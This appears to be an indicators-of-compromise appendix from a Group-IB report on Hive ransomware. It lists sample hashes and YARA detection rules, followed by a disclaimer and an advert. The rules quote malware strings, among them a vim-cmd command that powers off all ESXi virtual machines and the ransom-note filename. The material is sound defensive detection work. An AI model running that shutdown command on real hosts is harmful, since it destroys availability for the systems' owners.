5954558d43884da2c7902ddf89c0cf7cd5bf162d6feefe5ce7d15b16767a27e5
5ae51e30817c0d08d03f120539aedc31d094b080eb70c0691bbfbaa4ec265ef3
612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec
77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618
88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd6b09399717f85ea9afd1
a0b4e3d7e4cd20d25ad2f92be954b95eea44f8f1944118a3194295c5677db749
bf7bc94506eb72daec1d310ba038d9c3b115f145594fd271b80fbe911a8f3964
c04509c1b80c129a7486119436c9ada5b0505358e97c1508b2cfb5c2a177ed11
c29bf72d010c32acd23ca20e473dadf8e28db7d7e68971ac94cbe9d35dd3853d
db23ad5a44f67332cbc3d504260ec4742acb9f26373c4ef13f2ab0095a72bf6e
dd1c58c48d46cce9ef92a730687f87d97bdb9d9bad51034177543e3833fa7ccb
e1a7ddb7f35d5c1cb9097d7614840c00e5c4d5107fa687c0ab2a2ec8948ef84e
f99eace78d92e533bf03347824fc3a16adb33b6a88f4fb3675083496a9757fa1
fdb66e7af710e15946e1541e2e81ddfd62aa3b35339288a9a244fb56a74cf
25bfec0c3c81ab55cf85a57367c14cc6803a03e2e9b4afd72e7bbca9420fe7c5
4fe989185c5c4c308046262f8c480d6d45224ec7e24261563c0f164b4d5f379b
5bc8f4aa3eadc95f7235a10f6d3b257d4b3c3c6e3c0418326fd4c8f2da33d984
62d52ee299eafe3b05df8dc5110f39886073c1848aa9db02ff1bf1123f6fdfbe
```

67ab2abe18b060275763e1d0c73d27c1e61b69097232ed9d048d41760a4533ef
b0508de411dec856dbf88c5f2dc4255c656a8388f00debc3eaa5d952d66ef3b7
6983ef6e484c0c70356d6f868ac03bc90a1055560642706743511f76aa6f28ad
d5837ce670bcdf565e7648f0d43bad6232292163c3a123bfa108ee319e7df373
0e8e6fc94e6eb17cfd8993b3dcfd9acd11ee32f1b4e956df3097ae3259be4f9c
104dd21cc4403680d3f2d4372c2c49cd78eee66683d89d432e8b43fad2568f85
122e397dc3a55143bd276d6ff3bc04a05601fbf390aa52a19274456ca0040a28
12baa6c83e6f8b059e7f14cb67bdad4e917b90bc8a139b5379a4b42a0c92a6be
1670e8bb8065d23e1b93ed8173f079f338abef880047da21af95dd4db57e20bd
16d0c9651cae4ca2641f9e875be9f7b39737292eede7a7870b6081922f40b4b1
191fd802cb6f922684cd32f51ea33b6106507c75b5baedd27a61b13cfee8a14b
1ad94ad45b3c0097b9d4a69f6331c5f4f8113e8b5f5d4bcd103c690e66ca7f12
20a2250d93226c25246b32f6dabbe7a876c60843e487c8e7aed76dd0aba23042
23f9744316621d583cc811663b620df5d92c3de4554a82a863c9c974c38ccaf1
25793a0764a51b38806b7dcf5f5d8df9620f090f72362aa03187c8813e054482
25f621faa29e7814e8c6d75d3e7fc3f65877d81b5dafb397526b26dcd8d3594d
27cb6c7baa77bd84c21e29c75365c6990c69d0d9134e0f9272f3444aacba4488
28518da0336e8e2e48f598dc23d6312e8567f1d088d3b20993f643a8f0e1c6ad
2a6befff9aba5700d5719a998996a5aa5fe67c7ca6c763cf498a10bac099a511
30414f35f5ae50c9133017c6100b6f82dca0ca872ac6fbcf159b7b1d2303664f
30cdf54a171a4f4f0ce0c69b6934468bab228f5dd9f9b2a39a6b5e968f3c6565
36fe56519a798213116d5f7328fa81ef7c550f4f14c36e7f30c330bdd6d7d42e
3858e95bcf18c692f8321e3f8380c39684edb90bb622f37911144950602cea21
3e58bda58148a39c6603954bd10e361504fd6383feef5d5f7f16cc082b78fa43
400743b945a4341559734ca144be4a96d325b9cb76169a5c43e82b21d3c59278

44a69c3d760c8cc90e205564c9a351620a24facb504a24cffb2742061d873654
44f8c6a7e5c8af0782cc39e1f6fc51e817ab990649da1d097f948b76d3fde442
47dbb2594cd5eb7015ef08b7fb803cd5adc1a1fbe4849dc847c0940f1ccace35
50b2b256e60cb0fc50976b4216a28b3de8e736e2035d7c3cd59a5822c8770d2e
514cd2d5751d3bbb5a7bbf0b5733edaf3ac755b1dceb5b1e7a4155de87058983
56c72444a610c757a3ff81d991681a51c42e5e839dbaeaf15887f075cde83747
5a991404956e8c12450424bfc0fe49600c3b7988ac0766df044f56dd93720155
5b32ac4754bd5728cc7a68f341bf64cec4a737eb584814bb2099a5f2ff69e584
5d95bf2518918422a6cac03f90548f02a5848dbc43836868636b61d0a87ed968
5edbbfd33d034b1a877cde0d2d20d3937aad7f1b6ff922168bab7bda8d6ff494
638cc41ca18feccf21b7ed1b71fe0b0881b592647fd286276dff6a4e48992bfa
6920e86a65fc94f9fd46c46c09187b802a13801904e06c6aa63c10e0c9197218
693e43e6524610a91f66f692325ff3aead9c426d587c2dcfda7c9c15773f1895
7cb5b1edd62718c8e42d2b56ddfc8a1152da8b3907eedc85f49d43d0ce8b44b2
7fb0391651fff5ea815395dd278986dc23af9e91036ce178dd25951758ea94c6
8a461e66ae8a53ffe98d1e2e1dc52d015c11d67bd9ed09eb4be2124efd73ccd5
8af39d53b7b9e57995003b9c22dbcad3823dd739ad8586011be57be9b9adfeb6
8fb3e954a8d73eb29a7ee8a17d405b8fca0235c9e0a919e3dd0214933d89a98b
97a6a4124b7a76845d65780bd44aa323532c783f008ae11a6c17bb5f7832a13a
a1621732042fc5b3a10ee9d31f5d92834a80668deae52c0aa5c18ea8d4c72d43
a2ad0442cebe3e6abb86069a3b66b471b4a7c9d00286da4b8114d17a849128d6
a4878bb4655f21dd34b5a8a853ebea6b9cca292190c6ca180b4afe44077002ab
a4e6aac8e9a84886f84059e4b56ab1cfccd740690cdfb1d6860cbac02f034b21
aa4ffa5e1711e83d0fca382106ace09df4c55c602b8661e72f32ef5ee80c527c
acecf1f8fc1bde7b57412e3ceb610035ef6f82bb350c22fb9e780dfa7e46e329

c1ed5916533b122bdbcb20e4a14473639f691b69f9adfc310e2d6589f3da15a7
c3732c95df41b283317330db117210bf55262d3a8f4ad2d3d2ee40626641d960
cafdc2624a909f037caeb2fb1fb89072d91ac3f2ba0b90dcfa873e01a6934c9c
cba0c8e316db8c6abcdb69f03936a803d81299d9ae4c59c77839c37cda752539
b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501
be1565961e123f52e54e350e0ca2666f8ffa42fdc46df18dca6f7c0ac2b43d23
bd9807c6e5c69f21153103703faa8067a9a883124bcfeb6b0f0645158a97d57d
d0ceb8f5170972fe737ab9cbdd6f3ee472fbe62e244cccc46d137094d33f1afc
d57f99908a8b4e50a1ace66ed0d84792d2765bed945247160b5d8c874fca492f
d64f9742539436acba5ff9c4f1c8ca501cad86dfa823828b65418b493c8109ac
d7fe04c042782df6be1fb3e38f171631820e43b9472da93af7e5f49b550a2a33
da2128b5608ed39f1a4e4568e0751bd9f8cb4e8587f1a262314d13c03a6a8b9e
dd1e4842111c38d0d24deecd6aeb830d9d90bce19df0ffd839d5cfc7a565c0ae
de5867fbc85c4f2cd210f60d565c99ab039f0be41c0ec6c7729d795d0ff15ecf
e6a7d1575ad6be033d4caada4341835175e85f859d304d292ae3968dd97d682d
e9def82da36450f16c48af3abbba2a31f53c9c2f6fae6cf895fbf10698c04ed2
ea6ee7a35e964b84c59eba34384ea9dd6aa1e951a2d9424f5991b364a7d685bf
ec9ef903c4d23e4f10117a2c24d87d6d4bc47dc056db0d0b9178bf4e4ed30cef
ed55da207686f136205db1226c23add2bba331794de6f2c0b0861681cf344226
f4a387624049baa6f7400ef71282ce244499be904651ee70ef145c07bee8e151
f56b69b2ed6fb623f9e112eb9ae52a057cba260b85ef9bb789b5e4f8f7faadfd
f771389e1e67994756c3dc36278c52996b8798455fbcbb949faff3463a77dc16
ff93136112316cea3f80218c5354d6e8c12cdfc449c40ab417002fe81dcf1dcb
12389b8af28307fd09fe080fd89802b4e616ed4c961f464f95fdb4b3f0aaf185
448e8d71e335cabf5c4e9e8d2d31e6b52f620dbf408d8cc9a6232a81c051441b

6a0449a0b92dc1b17da219492487de824e86a25284f21e6e3af056fe3f4c4ec0
713b699c04f21000fca981e698e1046d4595f423bd5741d712fd7e0bc358c771
bdf3d5f4f1b7c90dfc526340e917da9e188f04238e772049b2a97b4f88f711e3
cac027eed3a92cd1b24745fa0b182bdc76839edf276a672ab66c311ae61de3fe
822d89e7917d41a90f5f65bee75cad31fe13995e43f47ea9ea536862884efc25
00dc667e31c607838c8fe69494eaa45bcaba1b737973d3842643c22477eab1f1
0daac12ef83d0c5d893bb0a56ef90bf4e1c4e9938d33502b9780d67c9ad7dfad
1357e734118202f3277c6e9976f08d53c17d0b083992028117643eb2d465a50b
13903ef99700ab30e6f13d3579d99acaac3a9730b01720092c4e85f13152588b
1a798bdc62d9ec900a67c72b57cd8eed2b6b6b78367e93abb08cf91f72e36f0d
222d210e12e2fe32545af6eadfdbf0eb0638a6d132e5c9821daa04bb5b197b5a
2f573f7ed5d3ffc47aa0d095d3861030372074b214e2607021236c744cde6614
34215cad33becc30bf2c994c2b50fd3938d6e91fdeb9dc189eb97cd036f2a223
46d100b79524a1b3dfa9a98625acc0329b4b948859a397af94a97c394c7d9f74
4a7df7a500d498342804749f3a8e7c3e8711a1fcc3d8a785579d2b23d2c21686
61fd23a73f975b2527812d14fd32ae0b929f42be3335f06401b5d324090ec9b9
72999cded357edf7dd8aed41942a1ea33e96004b8ab0bbc39adf86690405d16f
7718a4f685d17423d7b8736fb1762fcbca92d2a0918fdd29b4118ac920aef517
83f4174bf4f0bd2c6d411cf81293ccb62ce69345246938bf28a77f143ac4af40
9335341e54698e2a33355c0594d622828c1634557b69453b5d856211c4aa461b
98598eeb0a57f8c2d50a8009f060249fc45b00f564c9411e5255084e59168f73
9868fd95b89af8a070c45e2533bd9626d9b36f5f10419086bba5f6b337dd79a8
98a48551e429fadc550cf8454f09c01e233aebf176bd141db57305e0ba2d0d28
ad1bcde48e755669187c9e170443d95585cb26db1f619c7f9dc57d32974471c1
c90ea27b7ea59563bb221dc694dd9cbb37994b656f9509d28413c454d0046460

cc575842398e2fec84efb9de29b230280120709aead807edc807a62072f6194d
bc04af5bfcd57465d938e33e13974a299062e4732298dc687baa27270a5ba60f
d5adeef0250358c54e74b012f4f7ad9f7765b2919747116870e54ff3b6340442
de03a9fcf26d9f446a362de7302e151eb3f4a90544f034a054684cc317c44742
df7003b2f8d330b16cea1b682edddd1d85e56806a276f432e5f09091b4877a7d
efccbae3957f57bf31954261d1b13d7e985378e1ff0038cfcc2802b5a94cfa4d
f172f51cdb08fc31d4cc213aba90a2581f0954f4fc99a3515feead06c3257ca2
f682a4a38f7eba04b3d87a4b31d8a745f3aa6d04201ab9c3315e6c09fdc75229
f7ac5830a672c6a4722050919384daaa985870d59bbbd757197de5207099cef5
fb91cffedd7d555ca0660b992a43367817ed6bb2d202e1e9218346114d0d9bc3
ff3198e720eb5f3ed07c23cac434698d63e2a08647864a9d539ecb6af7aa3ffa

YARA rules

```

/*
Hive ransomware
*/

rule Hive_v3
{
  meta:
    author = "Andrey Zhdanov"
    company = "Group-IB"
    family = "ransomware.hive"
    description = "Hive v3 ransomware Windows/Linux/FreeBSD payload"
    severity = 10
    score = 100

  strings:
    $h0 = { B? 03 52 DA 8D [6-12] 69 ?? 00 70 0E 00 [14-20]
            8D ?? 00 90 01 00 }
    $h1 = { B? 37 48 60 80 [4-12] 69 ?? 00 F4 0F 00 [2-10]
            8D ?? 00 0C 00 00 }
    $h2 = { B? 3E 0A D7 A3 [2-6] C1 E? ( 0F | 2F 4?)
            69 ?? 00 90 01 00 }

  condition:
    (((uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)) or
     (uint32(0) == 0x464C457F)) and
    (
      (2 of ($h*))
    )
}

rule Hive_ESXi_v3
{
  meta:
    author = "Andrey Zhdanov"
    company = "Group-IB"
    family = "ransomware.hive.esxi"
    description = "Hive v3 ransomware ESXI payload"
    severity = 10
    score = 100

  strings:
    $h0 = { 48 69 ?? B5 B4 1B 01 48 C1 E? 20 69 ?? 00 70 0E 00 29 ?? }
    $h1 = { 48 69 ?? 25 30 40 00 48 C1 E? 20 69 ?? 00 F4 0F 00 29 ?? }

    $a0 = "\\.(vm|vs)\\w+$\x00" ascii
    $a1 = "vim-cmd vmsvc/getallvms | grep -o -E '^[0-9]+' | xargs -r -n 1 vim-cmd
vmsvc/power.off" ascii

    $b0 = "\x00%s.key.%s\x00" ascii
    $b1 = "\x00! export %s" ascii
    $b2 = "\x00+ export %s" ascii
    $b3 = "HOW_TO_DECRYPT.txt\x00" ascii
    $b4 = "\x00+notify /etc/motd\x00" ascii

```

```
$b5 = "\x00+notify %s" ascii
$b6 = "\x00+ prenotify %s" ascii
$b7 = "\x00Stopping VMS\x00" ascii
```

```
condition:
```

```
(uint32(0) == 0x464C457F) and
(
  (2 of ($h*)) or
  ((1 of ($a*)) and (2 of ($b*)))
)
```

```
}
```

1. The material was prepared by Group-IB specialists solely for research purposes in order to minimize the risk of further use of methods and techniques of committing illegal actions and their timely prevention.

2. The conclusions do not represent the official position of competent authorities, including law enforcement agencies, do not contain direct accusations of committing crimes or other unlawful actions, and are analytical and informative in nature.

Try Group-IB Threat Intelligence & Attribution right now

Optimize strategic, operational and tactical decision making with best-in-class threat intelligence

Group-IB Threat Intelligence & Attribution